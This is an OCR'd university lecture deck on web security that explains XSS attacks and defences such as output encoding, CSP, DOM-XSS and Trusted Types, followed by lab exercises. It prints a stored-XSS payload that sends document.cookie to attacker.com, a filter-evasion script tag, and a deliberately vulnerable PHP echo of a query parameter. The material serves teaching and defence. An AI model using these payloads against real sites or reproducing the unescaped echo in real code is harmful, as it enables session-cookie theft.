Web Secure Programming

Lecture 2

Tamara Rezk

Summary


- Last time: basics and first XSS attack +CTFs
- Today: more on XSS attacks and defenses
  - htmlentities, htmlspecialchars
  - XSS contexts
  - CSP
  - OWASP cheetsheets
  - dom-XSS
  - Trusted types
- Define groups & topics

What is XSS?

- XSS is present when an attacker can **inject** scripting code into **pages** generated by a web application.

- Methods for injecting malicious code:
  - Reflected or Non-Persistent XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored or Persistent XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - DOM-XSS attacks

Example 2: XSS Vulnerable code



user can leave a new message

old messages stored in database in the server

Stored XSS attack on example 2

Attacker leaves a message like this:

<script>window.location = “http://attacker.com?cookie=” + document.cookie; </script>

The message is stored in the guestbook database and displayed (executed!) for every new client of the guestbook.

Consequence:

- Many victims’ cookies stolen by attacker.com;
- Possible sensitive private information;

Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - < for <, > for >, &quot for " …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG """><SCRIPT>alert("XSS")…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!

- Difference between htmlentities, htmlspecialchars : see php file

Common encoding functions

- PHP: htmlspecialchars(string)

  & → & " → " ' → '

  < → < > → >

  - htmlspecialchars(
    "Test", ENT_QUOTES);
    Outputs:
    Test

Defenses - Prevention

- Input/Output sanitization
- httpOnly cookies
- Content Security Policy HTML5 (CSP)
- Isolation of JavaScript code
- Trusted Types for DOM-XSS

Content Security Policy (CSP)

- Whitelists “safe”scripts hosts
- Content-Security-Policy HTTP header

CSP Example

Content-Security-Policy: script-src ‘self’ trusted.com

HTTP

```
<script src=“trusted.com/jquery.js”></script>
<script src=“/js/myscript.js”></script>
<script src=“attacker.com/sc.js”></script>
```

HTML

Refused to load the script ‘attacker.com/sc.js’ because it violates the following Content Security Policy directive: “script src ‘self’ trusted.com”.

CONSOLE

CSP Example inlined script

Content-Security-Policy: script-src ‘self’ trusted.com

HTTP

```
<HTML>..
<script> alert(‘this is inlined code’)</script>
</HTML>
```

HTML

Refused to load inlined script because it
violates the following Content Security Policy directive:
“script src ‘self’ trusted.com”.

CONSOLE

Inline event handlers are inline scripts

```
<button onclick= “…”> Buy </button>
```

should be written for example as:

```
<button class = “buy”> Buy </button>
$(‘button.buy’).bind(“click”, function(){ … } );
```

JQUERY

```
<button id = “buy”> Buy </button>
document.getElementById(“buy”).addEventListener
("click", function(){},false);
```

DOM API

Directives in CSP

default-src

script-src

style-src

img-src

frame-src

…

Source Values

*

‘none’

‘self’

‘unsafe-inline’

‘unsafe-eval’

…

Recall XSS Vulnerable code


- Adding HTTP header:

Content-Security-Policy: script-src ‘self’ trusted.com

- Server-side implementation of **search.php**:

```
<HTML>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

Recall XSS Vulnerable app



user can leave a new message

old messages stored in database in the server

Stored XSS attack on example 2

Attacker leaves a message like this:

<script>window.location = “http://attacker.com?cookie=” + document.cookie; </script>

Content-Security-Policy: script-src ‘self’ trusted.com

what’s the consequence of this attack?

DOM-XSS

Flow between source and sink all on the client side (server does not see the attack)

sources include: ***document.URL, document.referrer, location.search, location.hash***

sinks include: ***eval, setTimeout, setInterval***, ***element.innerHTML***

See Example (domxss4/5/6.html)

Trusted Types

- A new API to defend against DOM-XSS:

Trusted Types, first w3 draft September 2022

https://www.w3.org/TR/2022/WD-trusted-types-20220927/

TP

1) Perform a store XSS attack to guestbook.php. Defend this with a CSP header.

2) xssme.php perform all the attacks and generate protectedxssme.php to defend.

Do htmlentities or htmlspecialchars work in every context of xssme.php? If not, explain and correct.

3) Write code to defend and attack for each of the contexts described for XSS and DOM-XSS in the OWASP cheatsheets

4) Investigate how to use Trusted types for DOM-XSS and the new attack https://portswigger.net/daily-swig/untrusted-types-researcher-demos-trick-to-beat-trusted-types-protection-in-google-chrome

5) CTFs